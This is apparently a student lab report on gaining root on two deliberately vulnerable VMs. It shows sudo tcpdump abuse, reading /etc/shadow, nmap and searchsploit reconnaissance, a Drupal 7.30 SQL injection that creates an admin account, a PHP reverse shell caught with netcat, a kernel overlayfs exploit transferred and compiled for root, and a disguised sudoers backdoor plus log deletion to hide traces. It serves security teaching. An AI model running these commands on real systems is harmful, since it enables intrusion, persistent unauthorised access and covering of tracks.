

# Privilege Escalation

## Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
<b>2</b>	<b>Methodology</b>	<b>1</b>
2.1	Wordpress Webdeveloper	1
2.1.1	tcpdump	1
2.2	Vulnerable VM 2	3
2.2.1	Host Discovery	3
2.2.2	Target Reconnaissance	3
2.2.3	Web Services	4
2.2.4	robots.txt	5
2.2.5	Searchsploit	6
2.2.6	SQL Injection	6
2.2.7	PHP Reverse Shell	8
2.2.8	Privilege Escalation	10
2.2.9	Backdoor and Clean Up	12
<b>3</b>	<b>Conclusion</b>	<b>13</b>

## 1 Introduction

Two vulnerable VMs were provided, with the objective of achieving root access via privilege escalation.

## 2 Methodology

### 2.1 Wordpress Webdeveloper

#### 2.1.1 *tcpdump*

The webdeveloper account has sudo privilege to execute `/usr/bin/tcpdump`. This can be exploited to execute commands with elevated privileges<sup>1</sup>.

webdeveloper was then given full sudo privileges with the following commands:

```
echo "usermod -aG sudo webdeveloper" > /tmp/esc
chmod +x /tmp/esc
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/esc -Z root
```

```
root@mssd-labs-kali: ~  
File Edit View Search Terminal Help  
webdeveloper@webdeveloper:~$ groups  
webdeveloper adm cdrom dip plugdev lxd  
webdeveloper@webdeveloper:~$ echo "usermod -aG sudo webdeveloper" > /tmp/esc  
webdeveloper@webdeveloper:~$ chmod +x /tmp/esc  
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z  
/tmp/esc -Z root  
dropped privs to root  
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
Maximum file limit reached: 1  
1 packet captured  
10 packets received by filter  
0 packets dropped by kernel  
webdeveloper@webdeveloper:~$  
[0] 0:ssh* Wed 03 Apr 10:37
```

*Running usermod with root privileges to add webdeveloper into the sudoers group*

After logging out and logging in, webdeveloper will have access to full sudo privileges.

```
root@mssd-labs-kali: ~  
File Edit View Search Terminal Help  
webdeveloper@webdeveloper:~$ groups  
webdeveloper adm cdrom sudo dip plugdev lxd  
webdeveloper@webdeveloper:~$ cat /etc/shadow  
cat: /etc/shadow: Permission denied  
webdeveloper@webdeveloper:~$ sudo !! | head -n3  
sudo cat /etc/shadow | head -n3  
root:$6$cVEUAc14$0CmAz3voCABQdFSeHzEtqm6BTTFZLms2INeNkfoj8SafbLamf9mN5SEpX/TZhjg  
ZtrLMIqrrqH/RThBRErg2G/:17834:0:99999:7:::  
daemon*:17737:0:99999:7:::  
bin*:17737:0:99999:7:::  
webdeveloper@webdeveloper:~$  
[0] 0:ssh* Wed 03 Apr 10:41
```


*Viewing the normally restricted /etc/shadow*

## 2.2 Vulnerable VM 2

### 2.2.1 Host Discovery

The IP address of the target on the network was elucidated using `nmap -sn`:

```
nmap -sn <target network/netmask>
```

A screenshot of a terminal window titled 'root@mssd-labs-kali: ~'. The terminal shows the command 'nmap -sn 10.0.2.0/24' being executed. The output displays the Nmap version (7.60) and the start time (2019-04-03 11:55 +08). It then reports three hosts as up: 10.0.2.3, 10.0.2.10, and 10.0.2.15, each with its MAC address and a note that it is an Oracle VirtualBox virtual NIC. The scan concludes with 'Nmap done: 256 IP addresses (3 hosts up) scanned in 31.36 seconds'. The prompt returns to 'root@mssd-labs-kali:~#'. At the bottom of the terminal, there is a status bar showing '[0] 0: bash\*' on the left and 'Wed 03 Apr 11:59' on the right.

```
root@mssd-labs-kali:~# nmap -sn 10.0.2.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-03 11:55 +08
Nmap scan report for 10.0.2.3
Host is up (-0.20s latency).
MAC Address: 08:00:27:BE:CB:EF (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.10
Host is up (0.00039s latency).
MAC Address: 08:00:27:69:01:85 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 31.36 seconds
root@mssd-labs-kali:~#
```

*-sn (previously -sP) for ping scan without following up with port scan.*

### 2.2.2 Target Reconnaissance

Preliminary information on the target was obtained using `nmap -A`:

```
nmap -A <target ip>
```

```
root@mssd-labs-kali:~# nmap -A 10.0.2.10 [8/142]

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-03 12:00 +08
Nmap scan report for 10.0.2.10
Host is up (0.00050s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|   /includes/ /misc/ /modules/ /profiles/ /scripts/
|   /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|   /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|   /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Welcome to Security Tools Lab 2 - Assignment 7 | Security Tool...
MAC Address: 08:00:27:69:01:85 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop

[0] 0:[tmux]* Wed 03 Apr 12:02
```

*-A for OS and version detection, script scanning, and traceroute*

-A is a convenience option that includes OS detection (-O), service and version detection (-sV), script scanning (-sC), and traceroute (--traceroute).

We can see that an Apache http daemon is running on the open port 80. It is hosting a Drupal 7 CMS, on a Linux kernel version between 3.2 - 4.8. Some files and directories listed in robots.txt seem to be directly accessible via http.

### 2.2.3 Web Services

Since there is a webserver on the target, more information can be gleaned about the web services it is running:

```
whatweb -v <target url/ip>
```

```
root@mssd-labs-kali:~# whatweb -v 10.0.2.10 [89/372]
WhatWeb report for http://10.0.2.10
Status      : 200 OK
Title       : Welcome to Security Tools Lab 2 - Assignment 7 | Security Tools Lab
2 - Assignment 7
IP          : 10.0.2.10
Country     : RESERVED, ZZ
Summary     : Apache[2.4.7], JQuery, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu
)], Script[text/javascript], Content-Language[en], PasswordField[pass], PHP[5.5.
9-1ubuntu4.5], Drupal, X-Powered-By[PHP/5.5.9-1ubuntu4.5], MetaGenerator[Drupal
7 (http://drupal.org)], UncommonHeaders[x-generator]

Detected Plugins:
[ Apache ]
    The Apache HTTP Server Project is an effort to develop and
    maintain an open-source HTTP server for modern operating
    systems including UNIX and Windows NT. The goal of this
    project is to provide a secure, efficient and extensible
    server that provides HTTP services in sync with the current
    HTTP standards.

    Version      : 2.4.7 (from HTTP Server Header)
[0] 0:[tmux]* 1:bash- Wed 03 Apr 12:12
```

*-v for increased verbosity*

The website is also running PHP 5.5.9.

## 2.2.4 robots.txt

robots.txt exposes the addresses of some files accessible via http. Examining CHANGELOG.txt reveals the exact Drupal version.

```
root@mssd-labs-kali:~# curl http://10.0.2.10/CHANGELOG.txt | head
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--    0
Drupal 7.30, 2014-07-24
-----
- Fixed a regression introduced in Drupal 7.29 that caused files or images
  attached to taxonomy terms to be deleted when the taxonomy term was edited
  and resaved (and other related bugs with contributed and custom modules).
- Added a warning on the permissions page to recommend restricting access to
  the "View site reports" permission to trusted administrators. See
  DRUPAL-PSA-2014-002.
- Numerous API documentation improvements.
15 89339 15 14224  0    0 14224    0 0:00:06 --:--:-- 0:00:06 1984k
curl: (23) Failed writing body (1456 != 11584)
root@mssd-labs-kali:~#
[0] 0:bash- 1:bash* Wed 03 Apr 12:55
```

## 2.2.5 Searchsploit

Queries for the web services were run using `searchsploit` to look for suitable vulnerabilities to exploit.

`searchsploit -e <term>`

```
root@mssd-labs-kali: ~  
File Edit View Search Terminal Help  
root@mssd-labs-kali:~# searchsploit -e apache 2.4.7 [4/703]  
-----  
Exploit Title | Path  
| (/usr/share/exploitdb/platforms/)  
-----  
Apache 2.4.7 (mod_status) - Scoreboard Handl | linux/dos/34133.txt  
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' | php/remote/40142.php  
-----  
root@mssd-labs-kali:~# searchsploit -e php 5.5.9  
-----  
Exploit Title | Path  
| (/usr/share/exploitdb/platforms/)  
-----  
PHP 5.5.9 - CGIMode FPM WriteProcMemFile Byp | php/webapps/38127.php  
-----  
root@mssd-labs-kali:~# searchsploit -e drupal 7  
-----  
Exploit Title | Path  
| (/usr/share/exploitdb/platforms/)  
-----  
Drupal 7.0 < 7.31 - SQL Injection (1) | php/webapps/34984.py  
Drupal 7.0 < 7.31 - SQL Injection (2) | php/webapps/34992.txt  
Drupal 7.12 - Multiple Vulnerabilities | php/webapps/18564.txt  
[0] 0:[tmux]* Wed 03 Apr 12:25
```

`-e` to match exact search terms and reduce false positive results.

It looks like Drupal 7.30 is vulnerable to SQL Injection.

## 2.2.6 SQL Injection

The exploit for SQL injection was examined to see if it is suitable for gaining access to the Drupal CMS. It seems to create a Drupal user, but requires the `drupalpass` module from <https://github.com/cva-ngysel/gitexd-drupalorg/blob/master/drupalorg/drupalpass.py>.

```
root@mssd-labs-kali: ~  
File Edit View Search Terminal Help  
-----[1/783]  
Exploit Title | Path  
| (/usr/share/exploitdb/platforms/)  
-----  
Drupal 7.0 < 7.31 - SQL Injection (1) | php/webapps/34984.py  
Drupal 7.0 < 7.31 - SQL Injection (2) | php/webapps/34992.txt  
Drupal 7.12 - Multiple Vulnerabilities | php/webapps/18564.txt  
Drupal 7.32 - SQL Injection (PHP) | php/webapps/34993.php  
Drupal 7.x Module Services - Remote Code Exe | php/webapps/41564.php  
-----  
5 from drupalpass import DrupalHash # https://github.com/cvangysel/gitexd-drupal  
alorg/blob/master/drupalorg/drupalpass.py  
4 host = sys.argv[1]  
3 user = sys.argv[2]  
2 password = sys.argv[3]  
1 if len(sys.argv) != 3:  
9 print "host username password"  
1 print "http://nope.io admin wowsecure"  
2 hash = DrupalHash("$S$CTo9G7Lx28rzCfpn4WB2hUlnDKv6QTqHaf82WLbhPT2K5TzKzML",  
password).get hash()  
[1] /usr/share/exploitdb/platforms/php/webapps/34984.py <[dos][utf-8] 09|35 45%  
-- VISUAL -- 35  
[0] 0:vi* Wed 03 Apr 12:31
```


*Looks like the exploit creates a Drupal user account.*

drupalpass.py was obtained and placed in the same working directory as 34984.py. The exploit was then executed as demonstrated in the source code.

```
root@mssd-labs-kali: ~  
File Edit View Search Terminal Help  
root@mssd-labs-kali:~/projects/vuln2# python 34984.py http://10.0.2.10 editor ro  
tide  
host username password  
http://nope.io admin wowsecure  
Success!  
Login now with user:editor and pass:rotide  
root@mssd-labs-kali:~/projects/vuln2#  
[0] 0:vi- 1:bash* Wed 03 Apr 13:47
```

*Success!*

A new Drupal user with administrator access was created.




*Just an editor, nothing to be suspicious of.*

## 2.2.7 PHP Reverse Shell

Since Drupal uses PHP, a PHP reverse shell <sup>2</sup> could possibly be used as an attack vector.


It turns out that there is an option in Drupal 7 to allow PHP code execution in the body of a post. <sup>3</sup>

The Drupal 7 documentation was followed to enable the `PHP Filter` in the `Modules` subsection.





Administrators were then given the permission to Use the PHP code text format under the People/Permissions subsection.



A Basic page was created by clicking Add content, with the code for the PHP reverse shell pasted into the content body, modifying the source to the appropriate IP address and port as in its instructions. The text format was set to PHP Code so that it will execute when loaded.

nc (netcat) was used to create an open port to listen to incoming traffic from the reverse shell:

```
nc -lvnp <port>

-l listen for inbound connects
-v verbose
-n numeric-only IP address; avoids a DNS lookup
-p local port number
```

The PHP reverse shell connected once the posted page was loaded.

```
root@mssd-labs-kali:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.10] 50594
Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64
x86_64 x86_64 GNU/Linux
17:51:41 up 5:02, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

[0] 0:nc\* 1:man- Wed 03 Apr 16:53

## 2.2.8 Privilege Escalation

The PHP reverse shell script has conveniently included a call to `uname -a` upon process opening. We can identify that the server is running `Linux 3.13`.

`searchsploit` was then used again to look for suitable kernel vulnerabilities to exploit.

The vulnerabilities are checked if they will result in privilege escalation.

```
root@mssd-labs-kali:~# searchsploit -e linux kernel 3.13 [1/23]
```

Exploit Title	Path
Linux Kernel 3.13 - (SGID) Privilege Escalat	linux/local/33824.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.	linux/local/37293.txt
Linux Kernel 3.13.1 - 'Recvmmsg' Privilege E	linux/local/40503.rb
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()'	linux/dos/36743.c

```
33824.c 37292.c 37293.txt
```

```
1 /*
2 # Exploit Title: ofs.c - overlayfs local root in ubuntu
1 # Date: 2015-06-15
2 # Exploit Author: rebel
3 # Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
4 # Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
5 # CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)
[2] 37292.c [c][dos][utf-8]----- 02|56 1%
-- VISUAL -- 56
[0] 0:bash- 1:vi* Wed 03 Apr 22:51
```

### *Checking suitability of kernel exploits.*

It looks like Linux 3.13 is susceptible to an `overlayfs` attack which will result in root privilege escalation. The exploit does not seem to require additional dependencies to execute.

The source code for the exploit has to be transferred over to the target server. In order to do that, `nc` (`netcat`) is once again used.


Another port is opened and set to listen on the target server, redirecting any incoming stream to the target location:

```
nc -lvnp <target port> > /tmp/<file output>
```

The `/tmp` directory is chosen as it has global read-write-execute access permissions for executing the exploit.

The attacker will then connect to the open port to initiate transfer:

```
nc <target ip> <target port> < <file input>
```



```
root@mssd-labs-kali: ~  
File Edit View Search Terminal Help  
x86_64 x86_64 GNU/Linux  
23:57:44 up 12 min, 0 users, load average: 0.07, 0.02, 0.01  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ nc -lvnp 1235 > /tmp/37292.c  
Listening on [0.0.0.0] (family 0, port 1235)  
Connection from [10.0.2.15] port 1235 [tcp/*] accepted (family 2, sport 50612)  
$ cd /tmp  
$ ls -l | grep 37292.c  
-rw-rw-rw- 1 www-data www-data 5119 Apr  3 23:58 37292.c  
$  
  
root@mssd-labs-kali:~# nc 10.0.2.10 1235 < /usr/share/exploitdb/platforms/linux/  
local/37292.c  
^C  
root@mssd-labs-kali:~#  
  
[0] 0:nc* 1:vi- Wed 03 Apr 22:59
```

*The exploit is transferred from attacker (bottom) to target (top).*

Once the file is transferred, it is compiled using `gcc` and executed, resulting in privilege escalation to root.

```
root@mssd-labs-kali: ~  
File Edit View Search Terminal Help  
x86_64 x86_64 GNU/Linux  
23:57:44 up 12 min, 0 users, load average: 0.07, 0.02, 0.01  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ nc -lvnp 1235 > /tmp/37292.c  
Listening on [0.0.0.0] (family 0, port 1235)  
Connection from [10.0.2.15] port 1235 [tcp/*] accepted (family 2, sport 50612)  
$ cd /tmp  
$ ls -l | grep 37292.c  
-rw-rw-rw- 1 www-data www-data 5119 Apr  3 23:58 37292.c  
$ gcc 37292.c  
$ ./a.out  
spawning threads  
mount #1  
mount #2  
child threads done  
/etc/ld.so.preload created  
creating shared library  
sh: 0: can't access tty; job control turned off  
# whoami  
root  
#  
[0] 0:nc* 1:vi-                                     Wed 03 Apr 23:01
```

*Root access granted.*

## 2.2.9 Backdoor and Clean Up

A new user can then be created and added to the `/etc/sudoers` file as a backdoor:

```
adduser <username>  
echo "<username> ALL=(ALL:ALL) ALL" >> /etc/sudoers
```

```
root@mssd-labs-kali: ~
sh: 0: can't access tty; job control turned off
# whoami
root
# adduser printer-spooler
Adding user `printer-spooler' ...
Adding new group `printer-spooler' (1001) ...
Adding new user `printer-spooler' (1001) with group `printer-spooler' ...
Creating home directory `/home/printer-spooler' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: printer-spooler
Retype new UNIX password: printer-spooler
passwd: password updated successfully
Changing the user information for printer-spooler
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:

Is the information correct? [Y/n] #
# echo "printer-spooler ALL=(ALL:ALL) ALL" >> /etc/sudoers
#
[0] 0:nc 1:vi- 2:[tmux]* Wed 03 Apr 23:13
```

*The innocuous printer-spooler is granted root privileges.*

An SSH server can be installed. Server logs and the Drupal page with the PHP reverse shell exploit can then be removed to hide traces of the hack.

### 3 Conclusion

By systematically exploiting software and OS vulnerabilities, root access was obtained via privilege escalation in two VMs. This highlights the importance of keeping system software up to date in order to minimize the attack surfaces that hackers might use to gain unauthorized access to the system.

- 
- 1 <https://gtfobins.github.io/gtfobins/tcpdump/>
  - 2 <http://pentestmonkey.net/tools/web-shells/php-reverse-shell>
  - 3 <https://www.drupal.org/docs/7/howtos/add-php-code-to-the-body-of-a-drupal-7-block>